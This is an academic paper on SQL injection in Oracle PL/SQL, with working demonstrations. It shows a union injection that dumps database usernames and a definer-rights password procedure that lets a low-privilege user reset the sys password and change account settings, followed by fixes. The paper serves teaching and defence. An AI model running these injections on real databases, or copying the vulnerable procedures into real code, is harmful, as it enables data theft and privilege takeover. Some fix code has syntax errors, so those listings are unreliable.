Sheridan College
SOURCE: Sheridan Scholarly Output Undergraduate Research Creative Excellence

Faculty Publications and Scholarship | School of Applied Computing

4-2012

SQL Injection in Oracle: An Exploration of Vulnerabilities

Sid Ansari
Sheridan College, sid.ansari@sheridancollege.ca

Edward R. Sykes
Sheridan College, ed.sykes@sheridancollege.ca

Follow this and additional works at: http://source.sheridancollege.ca/fast_appl_publ

Part of the Computer Sciences Commons

SOURCE Citation
Ansari, Sid and Sykes, Edward R., "SQL Injection in Oracle: An Exploration of Vulnerabilities" (2012). *Faculty Publications and Scholarship.* Paper 7.
http://source.sheridancollege.ca/fast_appl_publ/7

This work is licensed under a Creative Commons Attribution-Noncommercial-No Derivative Works 4.0 License.
This Article is brought to you for free and open access by the School of Applied Computing at SOURCE: Sheridan Scholarly Output Undergraduate Research Creative Excellence. It has been accepted for inclusion in Faculty Publications and Scholarship by an authorized administrator of SOURCE: Sheridan Scholarly Output Undergraduate Research Creative Excellence. For more information, please contact source@sheridancollege.ca.

SQL Injection in Oracle: An exploration of vulnerabilities

Sid Ansari
Faculty of Applied Science and Technology
Sheridan College Institute of Technology and Advanced Learning
Ontario, Canada
sid.ansari@sheridanc.on.ca

Edward R. Sykes
Faculty of Applied Science and Technology
Sheridan College Institute of Technology and Advanced Learning,
Ontario, Canada
ed.sykes@sheridanc.on.ca

***Abstract*— Structured Query Language (SQL) injection is one of the most devastating vulnerabilities to impact a business, as it can lead to the exposure of sensitive information stored in an application's database. SQL Injection can compromise usernames, passwords, addresses, phone numbers, and credit card details. It is the vulnerability that results when an attacker achieves the ability to influence SQL queries that an application passes to a back-end database. The attacker can often leverage the syntax and capabilities of SQL, as well as the power and flexibility of supporting database functionality and operating system functionality available to the database to compromise the web application. In this article we demonstrate two non-web based SQL Injection attacks one of which can be carried out by executing a stored procedure with escalating privileges. We present the unique way in which Oracle handles single and double quotes in strings because, as shown in this paper, this is one of the features of the language that can be exploited in the construction of an injection attack. Recommendations on how to resolve these vulnerabilities are proposed.**

SQL Injection; database vulnerabilities; stored procedure vulnerabilities; computer security

I. INTRODUCTION

Structured Query Language (SQL) injection is one of the most devastating vulnerabilities to impact a business, as it can lead to the exposure of all of the sensitive information stored in an application's database [1]. SQL Injection can compromise usernames, passwords, addresses, phone numbers, and credit card details. So, what exactly is SQL injection? It is the vulnerability that results when an attacker gains the ability to influence the SQL queries that an application passes to a back-end database. By being able to influence what is passed to the database, the attacker can leverage the syntax and capabilities of SQL itself, as well as the power and flexibility of supporting database functionality and operating system functionality available to the database. While most of the SQL Injection attacks are web based, there are some attacks that rely on the execution of stored procedures and functions in a database [2, 3]. In general, any code that accepts input from an untrusted source and then uses that input to form dynamic SQL statements is going to be vulnerable to SQL Injection [4]. In this article we will demonstrate one non-web based SQL Injection attack that can be carried out by executing a stored procedure with escalating privileges. SQL injection vulnerabilities most commonly occur when the web application developer does not ensure that values received from a web form, cookie, input parameter, and so forth are validated before passing them to SQL queries that will be executed on a database server. If an attacker can control the input that is sent to an SQL query and manipulate that input so that the data is interpreted as code instead of as data, the attacker may be able to execute code on the back-end database. Each programming language offers a number of different ways to construct and execute SQL statements, and in this article we will look at the different ways in which the PL/SQL programming language executes SQL queries and the way in which these queries can be manipulated and distorted. We will also examine the unique way in which Oracle handles single and double quotes in strings because, as illustrated in this paper, this is one of the features of the language that can be exploited in the construction of an injection attack. We will start by looking at an inline injection attack in Oracle. Next, we will look at an example where the stored procedure is executed by a non-privileged user with the privileges of the user who created that procedure (in our example the creator of the procedure will be the database administrator).

II. METHOD

In this section we describe the methodology that was used in the construction of the first example of SQL Injection. We start by creating and populating a table for our analysis (the item table). Next, we create a stored procedure which accepts one parameter of the type IN (the itemdesc in this case) and which uses a REF CURSOR to retrieve and display the matching categories. The procedure executes an SQL statement and returns information based on the Item table. In the final step we test the procedure and analyze the results [4]. We also suggest some ways of sanitizing input when constructing stored objects.

A. Create and Populate a Table

First we started by creating the Item table and populating it with some sample data:

```
SQL> conn scott/tiger

SQL>  create table item (
      itemid  Number, itemdesc varchar2(30),
      category varchar2(30));

SQL> insert into item values(100, 'Shirt', 'Mens Clothing');
SQL> insert into item values(200, 'Pants',  'Mens Clothing');
SQL> insert into item values(300, 'Blouse', 'Womens Clothing');
SQL> insert into item values(400, 'Skirt',  'Womens Clothing');
SQL> insert into item values(500, 'Jacket', 'Womens Clothing');
SQL> commit;
```

B. Create a Stored Procedure

The following is an Oracle PL/SQL stored procedure which is based on the `item` table. The procedure receives an argument (`p_itemdesc`) of the type `varchar2`. It then builds an SQL query and attempts to retrieves the `category` value from the `item` table. The use of quotes (`'`) are meant to demonstrate the vulnerabilities in this query.

```
SQL> create or replace procedure get_category(p_itemdesc varchar2 default null) as
     type e_item is ref cursor;
     e1 e_item;
     e_category item.category%TYPE;
     v_stmt varchar2(400);
     begin
        v_stmt := 'select category from item where itemdesc = '''||p_itemdesc||'''';
        dbms_output.put_line('SQL Statement: '||v_stmt);
        open e1 for v_stmt;
        loop
           fetch e1 into e_category;
           exit when e1%NOTFOUND;
           dbms_output.put_line('Category: '||e_category);
        end loop;
        close e1;
        exception when others then
        dbms_output.put_line(sqlerrm);
        dbms_output.put_line('SQL statement: '||v_stmt);
     end;
```

C. Results

We can start by executing the stored procedures as a non-privileged database user. The results of these exploitations are revealed by exploring SQL injection using literals with no quotes, literals with single quotes (`'`), and literals with double quotes (`''`). We can start by testing the stored procedure. We do this by passing in an item description (`itemdesc`):

```
SQL> set serveroutput on

SQL> exec  get_category('Jacket');
```

The SQL statement that gets executed is:

```
select category from item where itemdesc = 'Jacket'.
```

Now let us try the following:

```
SQL> exec  get_category('x'' union select username from all_users where
''x''=''x');
```

We get the names of all the users in the data dictionary view `all_users`. Let us try to understand why this happened. The string that was executed can be found between the single quotes:

```
x'' union select username from all_users where ''x''=''x
```

The result was a list of all the usernames from the `all_users` data dictionary view. This happens because the injected string gets parsed as:

```
select category from item where itemdesc = 'x' union select username from
all_users where 'x'='x'
```

First `x''` was compared to the item descriptions in the `itemdesc` column. Since there is no item description that corresponds to `x''`, no category is retrieved. But that doesn't matter because the person injecting this SQL statement is expecting a list of usernames from the database. The union operator allows the attacker to inject a second query statement that queries the `all_users` view. In this second query, the attacker has included a WHERE clause in order to deal with the closing single quote in the statement. If this quote is not accounted for, then we get a syntax error and the query does not execute. It is well known that we can avoid this problem by using bind arguments [4, 5]. The following revised `get_category` procedure shown below uses bind arguments to correct this problem.

```
SQL> create or replace procedure get_category(p_item varchar2 default null) as
       type e_item is ref cursor;
       e1 e_item;
       e_category item.category%TYPE;
       v_stmt varchar2(40);
       begin
          v_stmt := 'select category from item where itemdesc = :p_item;
          dbms_output.put_line('SQL Statement: '||v_stmt);
          open e1 for v_stmt;
          loop
             fetch e1 into e_category;
             exit when e1%NOTFOUND;
             dbms_output.put_line('Category: '||e_category);
          end loop;
          close e1;
          exception when others then
          dbms_output.put_line(sqlerrm);
          dbms_output.put_line('SQL statement: '||v_stmt);
       end;
```

We can test this procedure to make sure that it is still working by passing in an item description:

```
SQL> exec get_category('Jacket');
```

The SQL statement that gets executed is: `select category from item where itemdesc = 'Jacket'`
Now let us try the following:

```
SQL> exec  get_category('x'' union select username from all_users where
     ''x''=''x');
```

The procedure executes successfully with no rows being displayed from the `all_users` table. In Oracle, a string is delimited (started and ended) by one single quote (`'`). Within a string (after a single quote starting a string, but before a single quote ending that string), two adjacent single quotes are understood by Oracle to be one single quote which is a character in the string, and not the end of that string. Hence, in the following statement:

```
'select category from item where itemdesc = '''||p_itemdesc||'''';
```

We can drop the first and the last quote because they are just indicative of the fact that the entire statement is a string. Thus, we get:

```
select category from item where itemdesc = '''||p_itemdesc||''';
```

Next, we drop the first and the last quote around `||p_itemdesc||` to get:

```
select category from item where itemdesc = ''||p_itemdesc||'';
```

The two adjacent double quotes around `||p_itemdesc||` represent one single quote. Hence, the sql statement that gets executed will attempt to find a category in the table. We can attest that this SQL statement is well formed by testing it as follows:

```
SQL> select '''||p_itemdesc||''' from dual;
```

We get: `'||p_itemdesc||'`

If we now add an additional quote as follows:

```
SQL> select ''''||p_itemdesc||'''' from dual;
```

We get an error because omitting the outside quotes leaves us with three quotes. Two of the quotes will be interpreted as a single quote which will leave us with a dangling quote.

D. Single Quote SQL Injection Summary Analysis

In summary, these are the findings from SQL Injection analysis using single quotes:

1. A single quote by itself, either begins or ends a string, e.g., `x := 'Hi There';`
2. Two adjacent single quotes which are NOT inside another set of single quotes, indicate an empty string: `x:= '';`
3. Two adjacent single quotes within another set of single quotes, indicate that there is one single quote as part of this string (This is similar to the escape character (i.e., `\`) in several other programming languages, such as C, C++, Java, etc.) [6-8]: `x := 'Oracle''s syntax is hilarious!';`
4. Three adjacent single quotes cannot exist without one or more additional single quotes within the same expression. However, when they are part of a larger expression, they work to start or end the string with a quoted single quote, and it is this form that is often used to build strings of SQL statements:
   ```
   select 'UPDATE ITEM
   SET category = '''||SUBSTR(category,1,5)||''''
   from item where length(category) > 5;
   ```
5. Four adjacent single quotes produce a string with a length of one, which contains only one single quote as the string. This is also often found in code building SQL statements, as the final closing quote surrounding a literal, calculated or selected value:
   ```
   x := '''';
   ```
   or
   ```
   select 'UPDATE ITEM SET category = '''||SUBSTR(category,1,5)||'''' from item
   where length(category) > 5;
   ```

E. DBMS_ASSERT Package Vulnerabilty Analysis

Oracle has recently released a package that allows the user to test the input before coding [9]. This is the DBMS_ASSERT package. The package comes with different functions – we will use one of them, namely, DBMS_ASSERT.noop function. This function performs no error checking and returns the input string as it was entered. Fig 1 depicts the use of this package in the following scenarios (a) literal with no quotes, (b) literal with single quote (`'`), (c) literal with two single quotes (`''`), and literal with double quotes (").



Figure 1. DBMS_ASSERT package vulnerabilty analysis of literals with no quotes, literals with single quotes ('), literal with two single quotes (' '), and literal with double quotes (").

So how does the SQL Injection work to display all the usernames from `all_users` data dictionary view in our previous example? This type of SQL Injection is often referred to as *Inline SQL Injection* because what we are trying to do here is to inject some SQL code in order to execute all parts of the original query [1, 2]. The original SQL statement is transformed into the injected SQL statement because the application does not perform any sanitization of the received data. As we saw we can avoid this problem by using bind variables, or we can use the package DBMS_ASSERT to test the input before coding the problem. For example, the package contains two functions called QUALIFIED_SQL_NAME and SIMPLE_SQL_NAME which ensure that a user's input string conforms to the basic characteristics required in order to qualify as a SQL name. The package also contains a function called ENQUOTE_NAME which ensures that double quotes are present in adjacent pairs. There is a function called ENQUOTE_LITERAL which checks all single quotes and ensures that these are present in adjacent pairs, and so on. Using the DBMS_ASSERT package and the function ENQUOTE_LITERAL we can re-write our procedure as follows:

```
SQL> create or replace procedure get_category(p_itemdesc varchar2 default null) as
     type e_item is ref cursor;
     e1 e_item;
     e_category item.category%TYPE;
     v_stmt varchar2(400);
     check_stmt VARCHAR2(40);
     begin
        check_stmt:= DBMS_ASSERT.ENQUOTE_LITERAL(p_itemdesc);
        v_stmt := 'select category from item where itemdesc = '''||check_stmt||'''';
        dbms_output.put_line('SQL Statement: '||v_stmt);
        open e1 for v_stmt;
        loop
           fetch e1 into e_category;
           exit when e1%NOTFOUND;
           dbms_output.put_line('Category: '||e_category);
        end loop;
        close e1;
        exception when others then
        dbms_output.put_line(sqlerrm);
        dbms_output.put_line('SQL statement: '||v_stmt);
     end;
```

As before we can test our procedure to make sure it is working the way it is supposed to and then test it by trying our SQL Injection. Figure 2 shows the results.

```
SQL> exec get_category('Jacket');
SQL Statement: select category from item where itemdesc = 'Jacket'
Category: Womens Clothing

PL/SQL procedure successfully completed.

SQL> exec  get_category('x'' union select username from all_users where   ''x''=''x');
ORA-06502: PL/SQL: numeric or value error
SQL statement:

PL/SQL procedure successfully completed.
```

Figure 2. Vulnerability analysis of PL/SQL stored procedure using the DBMS_ASSERT package.

As shown in Fig 2, our use of the DBMS_ASSERT package has done the trick. It has sanitized user input.

The next example of SQL Injection relies on the important distinction between *definer rights* and *invoker rights*. Let us do a quick review of the difference between the two types of rights. A definer is the owner of the compiled stored object. Usually the definer is the person who creates the object. Compiled stored objects include packages, procedures, functions, triggers, and views. An invoker, on the other hand, is the user whose privileges are currently in effect in the session. In other words, it is the person who is executing the compiled object. In prior versions of the Oracle database, all compiled stored objects were executed with the privileges of the definer of the object. In more recent versions of Oracle we now have a feature called *invoker rights*, which allow us to create procedures, packages, and functions that execute with the privileges of the invoker at run-time, rather than the definer. Consider the following procedure:

```
SQL> conn sys/sheridan as sysdba
SQL> create or replace procedure change_password(
        p_username varchar2 default null,
        p_new_password varchar2 default null) IS

        v_sql_stmt varchar2(500);
        BEGIN
           v_sql_stmt := 'alter user '||p_username ||' identified by '
                        || p_new_password;

           EXECUTE IMMEDIATE v_sql_stmt;
        END change_password;
        /
```

This is a procedure that allows a user to change his/her password. It is created by sys and will execute with DBA privileges when executed by sys. We need to grant the execute privilege on this procedure to public:

```
SQL> grant execute on change_password to public;
```

Next, we connect as user `hr` and execute the procedure;

```
SQL> conn hr/hr

SQL> execute sys.change_password('sys', 'manager');
```

The user has now changed the password for `sys`! The problem is that the procedure is owned by `sys`, and so it executes with the privileges that `sys` has – we say that the procedure is executing with definer rights. We can also try SQL Injection by executing the following statement:

```
SQL> execute sys.change_password('hr', 'sheridan quota unlimited on users');
```

Check the `dba_ts_quotas` in order to determine whether the SQL Injection worked. We can do this by running the following query to check the quota that `hr` has on the USERS tablespace. We connect as `sys`:

```
SQL> select username,tablespace_name, bytes, max_bytes
     from dba_ts_quotas
     where max_bytes = -1 AND tablespace_name ='USERS';
```

We have also managed to change the password for `hr`. The original password will no longer work. Surprisingly, the new password – in this case 'manager quota unlimited on users' also does not seem to work. The reason for this seems to be that the password is also (at least partly) a command in Oracle. Another surprising fact

about this injection is that we can replace the first word in the password by any other word and the injection would still work as shown below:

```
SQL> execute sys.change_password('hr', 'manager quota unlimited on users');
```

As we will see later on, the first word – in this case `'manager'` is just a password that the user is providing. Since the password can be any word provided by the user, we can use any word at the start of the second parameter while executing the procedure. The following modification, however, throws an exception;

```
SQL> execute sys.change_password('hr', 'quota unlimited on users');
```

The error is ORA-00922 (missing or invalid option) which usually indicates a syntax error in the code. Another surprising fact about this injection is that it works with other commands as well. To see this connect once more as `sys` and create a profile called `developer_profile` as follows:

```
SQL> conn sys/sheridan as sysdba

SQL> create profile developer_profile LIMIT
      sessions_per_user 2
      cpu_per_session 10000
      idle_time 40
      connect_time 480;
```

Connect as `hr` and execute the following:

```
SQL> execute sys.change_password('hr', 'manager profile developer_profile');
```

Connect back as `sys` and check the user `hr`'s profile:

```
SQL> conn sys/sheridan as sysdba

SQL> select username, profile from dba_users where username = 'HR';
```

You will see that the user `hr` now has the profile `developer_profile`. Let us try one more example. Here we will create a new user called `'test'` and grant this user exactly one privilege, namely, the privilege of being able to connect:

```
SQL> create user test
     identified by Sheridan
     quota 10m on users;

SQL> grant connect to test;

SQL> grant execute on change_password to test;
```

Let us connect as `test` and execute the procedure `change_password`:

```
SQL> conn test/Sheridan

SQL> execute sys.change_password('test','manager password expire');
```

This gets executed successfully. If we now log off and try to logon as `'test'` we will get an error message. Perhaps, one other example can shed a little more light on what is going on with this procedure. Connect as the user `'test'` after resetting the user account, and execute the procedure once more as follows:

```
SQL> conn test/sheridan

SQL> execute sys.change_password('test', 'manager account lock');
```

Connect back as `sys` and check the status of the account:

```
SQL> select username, account_status
     from dba_users
     where username = 'TEST';
```

The account should be locked. Some things appear to be falling in place. We know, for example, that we can execute the procedure `change_password` by substituting some Oracle commands in lieu of the password parameter. However, not all Oracle commands can be substituted for the password. Only the commands that are used to create a new user can be executed with the help of this procedure. In other words, we can alter the

default tablespace, the temporary tablespace, and the user quotas on these tablespaces. We can also lock the user account and expire the password. But we cannot escalate the user privileges. Or can we? We could try, for example, to connect as a proxy user (who may have a few more privileges than the user `'test'`). Connect as `sys` and unlock the `'test'` user's account and change the password back to the original password. Next, connect as `test` and issue the following command:

```
SQL> execute sys.change_password('test', 'manager grant connect through scott');
```

Now, the user `'test'` can connect through the proxy user `'scott'` and inherit all the privileges of that user. Of course, the problem in connecting as a proxy user is that the password has to be known. For example, the user `'test'` can connect as the user `'scott'` as follows:

```
SQL> conn scott/tiger
```

where `'tiger'` is the password that belongs to `scott`. The user `'test'` has to know `scott`'s password to connect as the proxy client. Because the proxy password is distributed among many users it is easier to get this password than if the password was only being used by one user. We now have a better understanding of what is going on. When we execute the procedure `change_password` as follows:

```
SQL> execute sys.change_password('test', 'manager account lock');
```

what we are doing is manipulating the 'alter user …' command in Oracle. Recall that in the 'alter user …' command in Oracle we specify a username and a password for a user and we then have a set of different options that we can pursue. We can define the default tablespace for the user, the temporary tablespace for the user, the quota on the default tablespace, and so on. The statement:

```
SQL> execute sys.change_password('test', 'manager account lock');
```

specifies `'manager'` as the password for the user `'test'` and `'account lock'` as one of the options for this user. Thus, in executing this procedure the user's password is changed to `'manager'` and the user's account is locked. Executing this procedure with the parameters `'test'`, and `'manager account lock'` is the same as issuing the following command in oracle:

```
SQL>  alter user test
      identified by manager
      account lock;
```

and the statement

```
SQL> execute sys.change_password('test', 'manager password expire');
```

is equivalent to

```
SQL> alter user test
     identified by manager
     password expire;
```

And the same is true of the other statements that we have looked at. So, how do we get around this problem? A simple technique is to re-write the procedure so that it runs with the invoker's privileges. This can be done quite simply as follows:

```
SQL> conn sys/sheridan as sysdba
SQL> create or replace procedure change_password(
        p_username varchar2 default null,
        p_new_password varchar2 default null)
       AUTHID CURRENT_USER AS
        v_sql_stmt varchar2(500);
        BEGIN
           v_sql_stmt := 'alter user '||p_username ||' identified by '
                         || p_new_password;
           EXECUTE IMMEDIATE v_sql_stmt;
        END change_password;
        /
```

A more convoluted technique for controlling the execution of the procedure would consist in re-writing the entire procedure as follows:

```
SQL> conn sys/sheridan as sysdba
SQL> create or replace procedure change_password(
       p_username varchar2 default null,
       p_new_password varchar2 default null) IS
       v_sql_stmt varchar2(500);
     BEGIN
       v_sql_stmt := 'alter user ' || p_username ||' identified by
                     values '''|| p_new_password'''';
       EXECUTE IMMEDIATE v_sql_stmt;
     END change_password;
     /
```

In this case the user would have to enter a hashed value for the password. Since an ordinary user would not have access to the hashed value of a password, this task would have to be performed by the database administrator. Typically, the database administrator would have to use the package DBMS_METADATA to get this information, which could then be passed on to the user. This is how the process would work. The non-privileged user would pick a password and communicate this password to the database administrator who would then retrieve the hash value of this password and pass it back to the user. Now the user could change his/her password by executing the procedure. For example, consider the situation where the user ‘SCOTT’ would like to change his password to ‘TIGER’. He communicates this fact to the database administrator who uses the function GET_DDL from the package DBMS_METADATA to retrieve the hash value of the password ‘TIGER’ after he has changed the current password of the user ‘SCOTT’ to the password ‘TIGER’.

```
SQL> select dbms_metadata.get_ddl('USER','SCOTT') from dual;

DBMS_METADATA.GET_DDL('USER','SCOTT')
--------------------------------------------------------------------------------

   CREATE USER "SCOTT" IDENTIFIED BY VALUES 'S:1483438A59DC7263B094071DEABC0BAC'
```

This hashed value of the password ‘TIGER’ is then communicated back to the user ‘SCOTT’ who uses it to execute the procedure change_password.

III. CONCLUSIONS

In this article we explored several ways in which the PL/SQL programming language executes SQL queries and the way in which these queries can be manipulated and distorted. We also examined the unique way in which Oracle handles single and double quotes in strings and demonstrated that this is one of the features of the language that can be exploited in the construction of an SQL injection attack. We showed examples where a stored procedure is executed by a non-privileged user with the privileges of the user who created that procedure. This paper suggests that one should avoid dynamic SQL statements and use bind arguments wherever possible instead. In those cases where dynamic SQL is being used the input should be sterilized as much as possible by using the packages that are provided by the DBMS vendor.

ACKNOWLEDGMENT

The authors would like to acknowledge that the second example presented in this paper was pointed out by students in our classes.

REFERENCES

[1] Boyd, S. W. and Keromytis, A. D. SQLrand: Preventing SQL Injection Attacks. *Lecture Notes in Computer Science*, 3089 (2004), 292-302.

[2] Anley, C. *Advanced SQL Injection In SQL Server Applications*. NGSSoftware Insight Security Research, City, 2002.

[3] Patel, N., Mohammed, F. and Soni, S. SQL Injection Attacks: Techniques and Protection Mechanisms. *International Journal on Computer Science and Engineering*, 3, 1 (2011).

[4] Fowler, K. *SQL Server Forensic Analysis*. Addison-Wesley, 2008.

[5] Feuerstein, S. and Pribyl, B. *Oracle PL/SQL Programming 5th Edition*. O'Reilly, 2009.

[6] Kernighan, B. and Ritchie, D. *C Programming Language (2nd Edition)*. Prentice Hall, New York, New York, 1988.

[7] Stroustrap, B. *The C++ programming language*. City, 2004.

[8] Gosling, J., Joy, B., Steele, G. and Bracha, G. *The Java language specification*. Addison-Wesley, 2000.

[9] Kyte, T. *Expert Oracle Database Architecture: Oracle Database 9i, 10g, and 11g Programming Techniques and Solutions, 2nd Edition*. Apress, 2010.

AUTHORS PROFILE

Sid Ansari is currently a Professor of Computer Science in the Faculty of Applied Science and Technology at the Sheridan Institute of Technology and Advanced Learning. He has taught for 12 years at the college, and he has also served as the the Program Coordinator of the Enterprise Database Management post-graduate program in the Faculty of Applied Science and Technology and in the Bachelor of Applied Information Sciences - Information Systems Security program at the college. His areas of expertise include Database Security, Web Programming, Secure Computing, and .NET Programming. His research interests encompass Network Security, Cryptography, Database Security, and Web Security.

Ed Sykes was born in Hamilton, Ontario, Canada. He received an Honours B.Sc. (1992) in Mathematics and Computer Science (Summa Cum Laude) from McMaster University, the M.Sc. (2005) in Computer Science from McMaster University and is a candidate for Ph.D. in Computer Science from Guelph University. He has the B.Ed. (1993) from the University of Western Ontario, the M.Ed. (1998) and the Ph.D. (2006) in Education (Cognition and Learning) from Brock University. Ed has conducted applied research in Human Computer Interaction (HCI) and machine learning algorithms. Ed is also forging ahead in mobile computing research specifically in the areas of context-aware and cloud-integrated mobile computing. Dr. Sykes was an Adjunct Assistant Professor of Computer Science in the Department of Computing and Software at McMaster University and has 17 years of teaching experience at Sheridan. Ed is the recipient of the first SHARCNET College Research Chair appointment. SHARCNET is the largest High Performance Computing (HPC) consortium in Ontario (please visit: www.sharcnet.ca)